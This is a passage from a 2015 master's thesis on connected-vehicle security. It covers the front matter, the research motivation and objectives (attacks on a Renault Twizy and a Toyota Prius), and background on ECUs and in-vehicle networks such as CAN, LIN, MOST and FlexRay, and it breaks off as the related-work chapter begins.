Faculty of Science, Technology and Communication

Masters Thesis

Evaluating the Security of Connected Vehicles

Author:
Sasan Jafarnejad

Supervisor:
Prof. Dr. Thomas Engel
Reviewer:
Prof. Dr.-Ing. Holger Voos
Advisor:
Dr. Raphaël Frank

A thesis submitted in fulfillment of the requirements for the degree of Master in Information and Computer Sciences

August 2015

Declaration of Authorship

I, Sasan Jafarnejad, declare that this thesis titled, 'Evaluating the Security of Connected Vehicles' and the work presented in it are my own. I confirm that:

- This work was done wholly or mainly while in candidature for a research degree at this University.
- Where any part of this thesis has previously been submitted for a degree or any other qualification at this University or any other institution, this has been clearly stated.
- Where I have consulted the published work of others, this is always clearly attributed.
- Where I have quoted from the work of others, the source is always given. With the exception of such quotations, this thesis is entirely my own work.
- I have acknowledged all main sources of help.
- Where the thesis is based on work done by myself jointly with others, I have made clear exactly what was done by others and what I have contributed myself.

Signed: _____

Date: _____

"I have been impressed with the urgency of doing. Knowing is not enough; we must apply. Being willing is not enough; we must do."

Leonardo da Vinci

Abstract

Evaluating the Security of Connected Vehicles

by Sasan Jafarnejad

Interconnected vehicles are a growing commodity providing remote access to on-board systems for monitoring and controlling the state of the vehicle. Such features are built to strengthen the owners' control and provide real-time feedback over their car but at the same time they impact its safety and security. Even though automotive security vulnerabilities directly endanger passengers' lives, they have not yet received sufficient attention neither from researchers nor car manufacturers.

In order to prove our point, in this work, we analysed security vulnerabilities of two recently released vehicles, the Renault Twizy, an all-electric and the Toyota Prius a hybrid electric car.

We leveraged our findings to achieve control over safety-critical subsystems of the vehicles in order to be able to change their standard behaviour. Since these two cars are based on very different underlying architectures, we performed our study differently for each car. Therefore, different controls were achieved per car, for instance, braking and steering for the Prius and motor control for the Twizy. Once we obtained full control over the powertrain of the Twizy, in order to demonstrate its importance, we developed a novel mobile application and a web interface to control the car remotely through the Internet, for which, Open Vehicle Monitoring System an open-source device was used. Several demonstrations were developed to highlight our findings. Then we discussed the feasibility of performing such attacks and proposed some solutions to mitigate them. Finally, since we proved that various attacks are possible against safety-critical subsystems of vehicles we conclude that vehicles are not ready to be fully connected.

Acknowledgements

First of all I would like to thank my supervisor, Prof. Dr. Thomas Engel, head of the *NetLab* along with my reviewer, Prof. Dr.-Ing. Holger Voos, head of the *Automation Research Group* at SnT.

I express my deepest gratitude to my advisor, Dr. Raphaël Frank for his full support, expert guidance, understanding and encouragement throughout my work.

I would like to thank Lara Codeca for her assistance and support.

I would also like to thank all my colleagues at the IGNITE and the VehicularLab for their support and cooperation, especially, Hossein Arshad, Walter Bronzi and Martin Kracheel.

I also take the opportunity to thank IEE S.A. for supporting my work by providing the car used for our experiments.

Finally I would like to thank my parents, my sister and my brothers. They were always supporting me and encouraging me with their best wishes.

Sincerely,

Sasan Jafarnejad

Contents

Declaration of Authorship i

Abstract iii

Acknowledgements iv

Contents v

List of Figures vii

List of Tables viii

Abbreviations ix

1 Introduction 1
- 1.1 Motivation . . . 1
- 1.2 Objectives . . . 2
- 1.3 Structure of the Thesis . . . 3

2 Background 4
- 2.1 Electronic Control Units . . . 4
- 2.2 In-Vehicle Networks . . . 6
  - 2.2.1 Controller Area Network . . . 6
  - 2.2.2 LIN . . . 8
  - 2.2.3 MOST . . . 9
  - 2.2.4 FlexRay . . . 10
- 2.3 Cyber-Physical Systems . . . 10
  - 2.3.1 Park Assist . . . 11
  - 2.3.2 Adaptive Cruise Control . . . 11
  - 2.3.3 Collision Prevention . . . 12
  - 2.3.4 Lane Keep Assist . . . 12
- 2.4 Vehicular Networks . . . 12

3 Related Work 14
- 3.1 Local Attacks . . . 14

3.1.1 CAN Security Challenges . . . 14
3.1.2 Deviations from Standards . . . 15
3.1.3 Attack Methodologies . . . 16
3.2 Remote Attacks . . . 16
3.3 Counter-Measures Against Security Attacks . . . 18
3.4 Summary . . . 19

4 Renault Twizy **20**
4.1 Introduction . . . 20
4.2 Experimental Setup . . . 21
4.3 Experiments and Results . . . 23
4.3.1 Brute-Force Attack . . . 24
4.3.2 Exploits . . . 25
4.3.3 Remote Control . . . 27
4.4 Attack Scenarios . . . 29
4.5 Summary . . . 29

5 Toyota Prius **30**
5.1 Introduction . . . 30
5.2 Experimental Setup . . . 30
5.2.1 Toyota Prius . . . 30
5.2.2 Interacting with *Electronic Control Units* (ECUs) . . . 33
5.3 Experiments and Results . . . 35
5.3.1 CAN Packet Types in the Prius . . . 37
5.3.2 Data Collection and Processing . . . 38
5.3.3 Attacks using Normal Packets . . . 39
5.3.4 Attacks using Diagnostics Packets . . . 44
5.4 Attack Scenarios . . . 47
5.5 Summary . . . 48

6 Discussion **49**
6.1 Feasibility Analysis . . . 50
6.2 Improving Security and Safety . . . 51
6.3 Non-Security Applications . . . 52

7 Conclusion **53**

Bibliography **55**

List of Figures

2.1 A typical Engine Control Module 5
2.2 CAN bus frame 6
2.3 CANopen 7
2.4 Networks and ECUs in a car 9
2.5 FlexRay Communication Cycle 10

4.1 Renault Twizy 20
4.2 Twizy Experimental Setup 21
4.3 OVMS Block Diargram 22
4.4 OVMS Circuit Board and PICkit 22
4.5 Throttle voltage conversion map 26
4.6 Web Application 27
4.7 Android Application 28

5.1 Toyota Prius CAN bus 32
5.2 ECOM Cable Harness Schematics 34
5.3 ECOM Cable 34
5.4 Our Customized ECOM Cable 35
5.5 Prius Experiments Diagram 36
5.6 ACC Speed Graph 39

List of Tables

2.1 Automotive Communication Bus Systems 11

4.1 Access Levels 24
4.2 Gear State 26
4.3 Remote Command Set 28

5.1 Different Buses and ECUs using them 33
5.2 An example of CAN packet - Current Speed 37

Abbreviations

API	Application Programming Interface
DLL	Dynamic Link Library
UCSD	University of California, San Diego
TCM	Transmission Control Module
PCM	Powertrain Control Module
TCU	Telematics Control Unit
GPS	Global Positioning System
CAN	Controller Area Network
MOST	Media Oriented Systems Transport
LIN	Local Interconnect Network
ECM	Engine Control Module
ECU	Electronic Control Unit
ITS	Intelligent Transport Systems
DSRC	Dedicated Short-Range Communications
IoT	Internet of Things
WAVE	Wireless Access in Vehicular Environments
OEM	Original Equipment Manufacturer
ICT	Information and Communication Technologies
OBD	On-Board Diagnostics
OVMS	Open Vehicle Monitoring System
HEF	High Endurance Flash
SnT	Interdisciplinary Center for Security, Reliability and Trust
SSH	Secure Shell
SRAM	Static Random Access Memory
UL	University of Luxembourg
V2V	Vehicle to Vehicle
V2I	Vehicle to Infrastructure

DLC3 Data Link Connector 3

HSD Hybrid Synergy Drive

HVB High Voltage Battery

IPA Intelligent Park Assist

IPAS Intelligent Park Assist System

LKA Lane Keep Assist

ACC Adaptive Cruise Control

PCS Pre-Collision System

ABS Anti-lock Brake System

ESP Electronic Stability Control

KWP2000 Keyword Protocol 2000

UDS Unified Diagnostic Services

PCI Protocol Control Information

USB Universal Serial Bus

WMA Windows Media Audio

RKE Remote Keyless Entry

TPMS Tire Pressure Monitoring System

RFID Radio Frequency IDentification

RDS Radio Data System

DAB Digital Audio Broadcast

HSM Hardware Security Module

TPM Trusted Platform Module

IDS Intrusion Detection System

ICE Internal Combustion Engine

GM General Motors

SDO Service Data Object

PDO Process Data Object

For/Dedicated to/To my...

Chapter 1

Introduction

Today connected cars are already on the market. Infotainment systems come pre-equipped with Wi-Fi interfaces and SIM cards with special data plans that link the vehicle to the manufacturers servers for various applications. They provide many features ranging from checking the status of your car (e.g. state of charge, oil temperature) to pushing over-the-air software updates or even controlling some of the car's components (opening/closing doors, rolling up/down windows, e.g.) and all this is just before the market gets flooded by a new breed of cars that support Android Auto[1] and/or Apple CarPlay[2]. These functions require access to the *Controller Area Network* (CAN) bus and could potentially bring an extra risk to the table since it directly connects the car to the Internet. Along with the increasing complexity in the electronics of vehicles, the number of ECUs and their importance in monitoring the different subsystems of a car has grown steadily over the last decade. In addition, modern vehicles are able to communicate with other devices using wireless interfaces potentially exposing the internal network of the car to vulnerabilities. It is our belief that the current state-of-the-art internal communication systems used in modern cars, are not ready to handle threats from external attackers. In this work our goal is to prove that these vulnerabilities exist and demonstrate how such vulnerabilities can be used to threaten passengers' safety.

1.1 Motivation

This work is motivated by the very large number vulnerable cars available on the market and the very small number of papers published on automotive security.

[1] Android Auto: https://www.android.com/auto/
[2] Apple CarPlay: http://www.apple.com/ios/carplay/

Just over the past month (August 2015) we witnessed multiple news about vulnerabilities discovered in the cars. First, *General Motors* (GM) recalls 1.4 million cars due to a remote attack that could take full control over the car through the Internet [1]. Second, a security researcher built a device called OwnStar, it is a small handmade device that can be used to hack RemoteLink, the GM's OnStar's mobile application enabling the attacker to unlock or track vehicles [2]. Third, Volkswagen sued researchers for two years in order to prevent them from revealing vulnerabilities in their Megamos *Remote Keyless Entry* (RKE) systems [3, 4]. Finally the latest work from Koscher et al. shows remote controlling the brakes of a Corvette is possible through an insurance-box[3] attached to the car's *On-Board Diagnostics* (OBD) port [5].
Among those few publications, [6] and [7] by Koscher and Checkoway et al. extensively explore local and remote (respectively) vulnerabilities on real cars. They showed that our vehicles are extremely vulnerable to security attacks. Moreover starting from 2013 two security researchers, Miller and Valasek, started their work on automotive security and every year they present their findings in the BlackHat Conference. Their first work on the Toyota Prius and the Ford Escape was our inspiration to carry out this work [8]. Considering the fact that these are the only publications that pursued the same goal as ours, and due to the magnitude of the issue and importance of the automotive security, it is clear that more research has to be done in this area.

1.2 Objectives

Nowadays security of automobiles has become an important issue. This is similar to personal computers more than a decade ago, when computers started to connect to the Internet, while they were not well prepared for the transition; the difference is that now instead of personal information, the physical safety of people is at risk. Cars are getting more and more connected, while every manufacturer bases their security measurement on the fact that no one will try to attack a car. An assumption that is no longer true.
In this thesis our goal is demonstrate and highlight the importance of security in automobiles, develop hands on expertise in the field and by acquiring knowledge on the security attacks, pave the way for finding viable solutions for the problem.
In order to realise our goal we structure this thesis into two sub-projects. The first project is a remotely controlled vehicle based on the previous work done by Julien Nozais (a former intern in the VehicularLab[4]) on a Renault Twizy. The second project is experimental security analysis on a Toyota Prius.

[3] A device provided by insurance companies that customers who attach them to their cars, will receive discounts under certain circumstances
[4] Vehicular Lab: http://www.vehicularlab.uni.lu

1.3 Structure of the Thesis

The remainder of this Thesis is organised as follows. In Chapter 2 we provide the necessary background information on the concepts used in the work. Next, in Chapter 3 we provide a literature review. Then in Chapter 4 we present our work on the Twizy and how we succeeded to control critical systems remotely. In Chapter 5 we describe our approach to the Prius and present the its vulnerabilities. Then in Chapter 6 we discuss our work and propose some improvements. Finally in Chapter 7 we conclude the Thesis and provide directions for future work.

Chapter 2

Background

In this chapter we briefly present technologies commonly used in today's connected cars in order to familiarize ourselves with the concepts used in the rest of the report. We start from *Electronic Control Units* (ECUs) then we introduce a number of in-vehicle networking technologies that are used to provide inter connection between the ECUs. Afterwards we discuss cyber-physical systems and finally, vehicular communication systems.

2.1 Electronic Control Units

An ECU designates an embedded system that controls one or more subsystems of a vehicle. Modern vehicles are controlled electronically instead of merely mechanically. The ECU gathers data from on-board sensors, process it and then sends out instructions to other vehicle subsystems. Each ECU operates solely on its own firmware. However, to achieve certain complex operations cooperation between ECUs is required.
The internal architecture of an ECU is not different from a typical embedded system, except that they need to be extremely robust and reliable while following strict standards. Each ECU typically consists of a microprocessor, small amounts of memories (SRAM, EEPROM and Flash) and a set of input and output peripherals. Most ECUs are equipped with communication peripherals such as LIN, CAN, I2C, I2S. In addition many ECUs have a boot-loader that gives them re-flashing features. A Boot-loader can be thought of as a very small program that only has the purpose to replace the current firmware with the new one provided through CAN or other means of communication. While there is no universal classification for the ECUs, one can categorise them by their function as follows [9]:




FIGURE 2.1: A typical Engine Control Module
Picture from Freescale

Power train ECUs that perform engine and transmission operations. Two of the most important ECUs in this category are the *Engine Control Module* (ECM) and the *Transmission Control Module* (TCM). However sometimes both of these controllers are combined into the *Powertrain Control Module* (PCM).

Safety ECUs that control in-vehicle safety systems. Safety systems may be passive or active. Passive systems are such as airbags, pre-crash seat belt tightening or seat belt warning lights, whereas active safety systems prevent a crash or minimize its damage by forcibly altering vehicle operations, such as *Electronic Stability Control* (ESP), *Adaptive Cruise Control* (ACC) and *Anti-lock Brake System* (ABS).

Comfort ECUs in charge of providing comfort for driver and passengers. Park assist, automatic headlight adjustment and air-conditioning are among those.

Infotainment ECUs that handle audio, video, navigation. These systems are gaining more popularity. Turn by turn navigation, Radio, CD/DVD players, Bluetooth streaming and smartphone integration are just a part of it. Apple CarPlay and Android Auto fall into this category.

Telematics *Telematics Control Unit* (TCU) is in charge of tracking the vehicle and commonly consists of *Global Positioning System* (GPS) receiver and a mobile communication interface.

Nowadays mid-end cars are controlled with around 30 to 50 ECUs, this range is between 70 to 100 for a high-end car. This many processors run on over 100 million lines of code [10]. Without doubt with an increase in complexity of the system and the code, vulnerabilities are more likely to occur. In such cars a malicious tampering with a vital ECU could seriously compromise the car's safety on the road and lead to a potential accident. Therefore security measures are crucial for this new breed of vehicles.

2.2 In-Vehicle Networks

In the past, car components were wired independently to each system they needed to communicate with, resulting in enormous lengths of electric cable used. This led to an increase of the cost and weight of the car and made maintenance more difficult therefore several technologies came into existence to solve such problems. In this section we present an overview of the most common automotive data networking technologies.

2.2.1 Controller Area Network




FIGURE 2.2: CAN bus frame - Picture from Wikipedia.org

Controller Area Network (CAN) was developed by Robert Bosch GmbH in the eighties. The CAN is a multi-master serial bus, which allows micro-controllers in a vehicle (generally ECUs) to exchange short messages at a maximum rate of 1 megabit per second. All the devices on the CAN bus are usually connected through a twisted pair of wires and each message is broadcast to every device on the bus. All of the connected devices are able to send and receive messages but not at the same time.
In CAN there is no notion of identification of the source and destination of the messages. Each message has an identifier (ID), which identifies the purpose of the message and its priority. Priorities are resolved based on an arbitration method that requires all nodes to be synchronised to simultaneously sample every bit on the network. Smaller IDs win the arbitration and receive a higher priority.
There are four different message types on the CAN bus:




FIGURE 2.3: CANopen device structure

Data Frame A frame that is used to broadcast a data payload between nodes.

Remote Frame A frame that requests the transmission of data from a particular node.

Error Frame The error frame is sent by a node that has detected an error in a message in order to ask the sender to retransmit that message.

Overload Frame The overload frame is sent by a busy node to request an extra delay between messages.

As there is no central coordination defined by the CAN standard, nodes can be added or removed without impacting the network [11].

CANopen

The CAN standard (ISO 11989) only defines the OSI layers 1 and 2, but in practice these are already being handled solely by the hardware (CAN controller), which is of great help for the engineers. However a flexible and highly configurable embedded network based on CAN, cannot be achieved without employing higher layer protocols, and *CANopen* is one of the existing solutions.
CANopen specifies a set of device and application profiles. The device profiles specify the interface of a logical device and the application profiles specify a set of virtual device interfaces. CANopen devices may implement one or several virtual devices. Devices implementing the same set of profiles are partly or completely exchangeable. This allows a flexible integration of CANopen devices and enables interoperability and interchangeability between multiple devices.
Every CANopen device is described by an *Object Dictionary* (OD). An OD describes a

group of objects, each of them addressed by a 16-bit index. To access individual entries of the data in each object an extra 8-bit subindex is needed. The OD encloses all the parameters describing the device and its behaviour on the network. The entries inside objects are defined by parameters such as *Object Name*, *Name*, *Type*, *Attribute*, *M/O*. Here we give a short explanation for each of the parameters:

Index The 16 bit address of the entry

Subindex The 8 bit address of the entry in the object

Object name Symbolic type of the entry such as array, record or simple variable

Name A string describing the entry

Type gives the datatype of the entry

Attribute defines the entry access rights, whether it is constant, writable and/or readable

M/O specifies whether the entry is mandatory or optional

CANopen defines several communication objects to achieve various goals such as network management, timing, synchronization and handling emergency states. But the most vital communication objects are *Service Data Object* (SDO) and *Process Data Object* (PDO). An SDO gives a node read and/or write access to objects on another device's OD knowing its index and subindex. In SDO, the first node is the client and the target device is the server. PDO is used to transfer real-time data. Although there are several configurations available for this kind of messages, in its simplest form the producer node broadcasts a certain object at a predefined rate and one or more nodes can be its consumer. In SDO a node requests to read from, or write to an object but in PDO data is being broadcast at certain intervals or is being triggered by an event. The simplified structure of a CANopen device is depicted in Figure 2.3 [12].

2.2.2 LIN

Local Interconnect Network (LIN) is a low-speed serial network protocol that is mainly used in automobiles. The LIN came into existence around 2000s, in the late 90s as the number of ECUs and electronic components in the car grew, implementing the CAN for all of them was no longer cost efficient therefore, car manufacturers teamed up and developed LIN as an cheap alternative to be used for components that does not require high data rates.




FIGURE 2.4: Networks and ECUs in a car [13]

LIN is a broadcast serial network that consists of one master and up to 16 slaves. Master initiates all the messages and at most one slave replies to a given message identifier. Since all the messages are initiated by the master there is no need for a collision detection mechanism. LIN networks are usually connected to an ECU on a CAN bus that acts as a backbone network. LIN provides single wire communications up to 19.2 kbit/s and its data frame size can be varied from 2 to 8 bytes [14].

2.2.3 MOST

Media Oriented Systems Transport (MOST) is a high-speed network technology optimised for the multimedia applications in automotive industry. The MOST bus uses a ring topology and synchronous data communication to transport audio, video, voice and data signals. The MOST can operate under three data rates, 50, 100 and 150 megabits per second. Moreover a MOST network is able to handle up to 64 MOST devices in a ring topology. MOST allows devices to attached and removed from the network in a Plug-&-Play fashion.

The MOST specifications defines all the seven layers of the OSI model. MOST is widely used by almost all the car manufacturers, a reason for that might be its standard *Application Programming Interface* (API)s. System developers do not need to be involved in the details of the protocol, because everything between the physical and the

application layer is handled by the driver software that is also known as MOST Network Services [15].

2.2.4 FlexRay

FlexRay is an automotive communication network protocol by the FlexRay consortium. The main goal behind its design is to be faster and more reliable than CAN, as a result it is also more expensive than CAN. FlexRay supports high data rates, up to 10 megabit per second, and in order to provide fault tolerance it incorporates two independent data channels. When one channel is not usable, communication continues through the other link but with a lower data rate. FlexRay can be configured either with a bus or star topology and it supports both electrical and optical physical layers. FlexRay operates based on TDMA, each communication cycle is divided into two sections, the statically defined schedule (ST) and the dynamic schedule (DYN). The ST segment provides realtime communication, while the DYN segment is event based, similar to CAN. FlexRay can operate on three different modes, purely static, purely dynamic and mixed mode. A mixed mode communication cycle is shown in Figure 2.5 [16, 17].




FIGURE 2.5: FlexRay Communication Cycle
Diagram courtesy of Nicolas Navet

2.3 Cyber-Physical Systems

Cyber-physical systems are the kind of features in the cars that allows the car to take some decisions or carry on an action that has significant physical outcome. These features are getting more prevalent because they make tasks easier for the driver and they

Table 2.1: Automotive Communication Bus Systems [18]

Bus	LIN	CAN	FlexRay	MOST
Optimized For	Cheap/Sub-bus	Soft Real-time	Hard Real-time	Multimedia
Example Applications	Door Locks Power Windows Lights Rain Sensor	ABS ESP Engine control Gear box	Brake-by-wire Steer-by-wire Shift-by-wire	Entertainment Navigation Mobile Office
Access Control	Polling	CSMA/CA	TDMA FTDMA	TDMA CSMA/CA
Transfer Mode	Synchronous	Asynchronous	Synchronous Asynchronous	Synchronous Asynchronous
Data Rate	20 kBit/s	1 MBit/s	10 MBit/s	150 MBit/s
Redundancy	None	None	2 Channels	None
Error Detection	Checksum Parity bits	CRC Parity bits	CRC Bus Guardian	CRC, System Service
Physical Layer	Single-Wire	Dual-Wire	Dual-wire Optical Fiber	Optical Fiber

make the driving safe. However the same technologies can be used by an attacker to take control over certain onboard safety critical subsystems.

2.3.1 Park Assist

Park Assist is a system that automatically parks the car, it becomes very useful while parking in tight parking spots. Park assist is named differently by every automaker but all of them do the same thing possibly by different methods. There is a ECU that is in charge of the parking and using multiple sensors and cameras it calculates the required steering wheel angles and asks the ECU in charge of the steering wheel to turn the steering wheel to the calculated angle. The Park assist ECU reads the new sensory informations and calculates new values. This procedure continues until the car is successfully parked.

2.3.2 Adaptive Cruise Control

Adaptive Cruise Control (ACC) is designed to remove burden of maintaining a constant speed and distance from the driver's shoulders. When ACC is activated, a radar or laser beam continuously measures the distance to the car in front and also its speed. When the car in front slows down, ACC applies the brakes and slows down the car, and when the car in front speeds up, ACC applies more throttle to speed up the car again to the desired speed. Based on the car and the technology used, the ACC in some cars only works on speeds higher than a threshold, that is usually around 50 kph. In other words it can only be activated while the speed is over the threshold and as soon as speed drops

to below that, the ACC deactivates itself. However, in more recent cars, the ACC also works in very low speeds, therefore in occasions such as traffic jams, traffic lights, the ACC can do a full stop and go.

2.3.3 Collision Prevention

Collision prevention systems are made to prevent or reduce the impact of accidents. Using certain sensors, usually an ECU detects when a collision is imminent and sends appropriate packets to the brakes to activate them.

2.3.4 Lane Keep Assist

Lane Keep Assist (LKA) which, is named differently by every manufacturer, is a system that if activated it tries to keep the car on the lane. Road lanes will be detected using a camera and its corresponding ECU. Then it sends proper messages to activate notifications for the driver and the steering wheel for adjustments.

2.4 Vehicular Networks

A crucial property of a connected vehicle is its connection to the Internet and the environment around it. Because cellular data is the most widely deployed technology for data access and it is already at disposal, it is selected by most companies to provide the Internet for their cars. Moreover it is worth mentioning that currently many manufacturers provide a connection between the car and their servers but do not provide the Internet to the passenger.
Usually each company has a propriety service and branding, for example General Motors' OnStar[1] or Toyota's SafetyConnect[2]. Such systems provide a good amount of convenience and safety services, however these services are not free and the car owner has to pay a yearly subscription fee to activate them. In order to have a better understanding we take OnStar as an example. OnStar provides a handful of services such as, automatic collision notification, stolen vehicle assistance, roadside assistance, remote door unlock, remote horn and light flashing and many other features that are also available through RemoteLink, their official smartphone application. And in its latest addition OnStar will continuously send sensor data from the car to the GM' servers and if a certain part malfunctions, it notifies the driver by in car alert or text message [19]. Moreover with the

[1]OnStar: https://www.onstar.com/us/en/home.html
[2]SafetyConnect: http://www.toyota.com/safety-connect/

new advances in the cellular technology and advent of 3G and 4G sufficient bandwidths are easily obtainable. This has lead to emergence of the real connected cars that are constantly connected to the Internet and also provide Wi-Fi hotspot to the passengers. Even though cellular networks inherently are not vehicular networks, but if we take into account the vision of *Internet of Things* (IoT), perhaps in the near future connected cars will be able to communicate to each other and the environment around them (Road-side infrastructures, Intelligent Transport Systems, etc.). Moreover there are already standards and technologies that are designed to solve the *Vehicle to Vehicle* (V2V) and *Vehicle to Infrastructure* (V2I) communication issues. *Dedicated Short-Range Communications* (DSRC) combined with *Wireless Access in Vehicular Environments* (WAVE) that covers IEEE 1609 family of standards will soon be an integral part of the every car. Manufacturers like Cadillac already announced that their products will support these standards. Furthermore V2X communications is about to be legislated in the United States before 2017, this means that soon cars will be obliged to employ these technologies and V2X becomes widespread [20]. V2X has countless applications that help reduce traffic, road accidents and many more, but at the same time, it gives attackers a whole new level of opportunities.

Chapter 3

Related Work

In this chapter we focus on three distinguishable works that each cover an important aspects of automotive security. First we introduce *Local Attacks* based on the work [6] by Koscher et al., then we present a short overview of *Remote Attacks* by referencing [7] a work by Checkoway et al. and lastly, we summarise some of the solutions and *Counter-Measures Against Security Attacks* based on [21].

3.1 Local Attacks

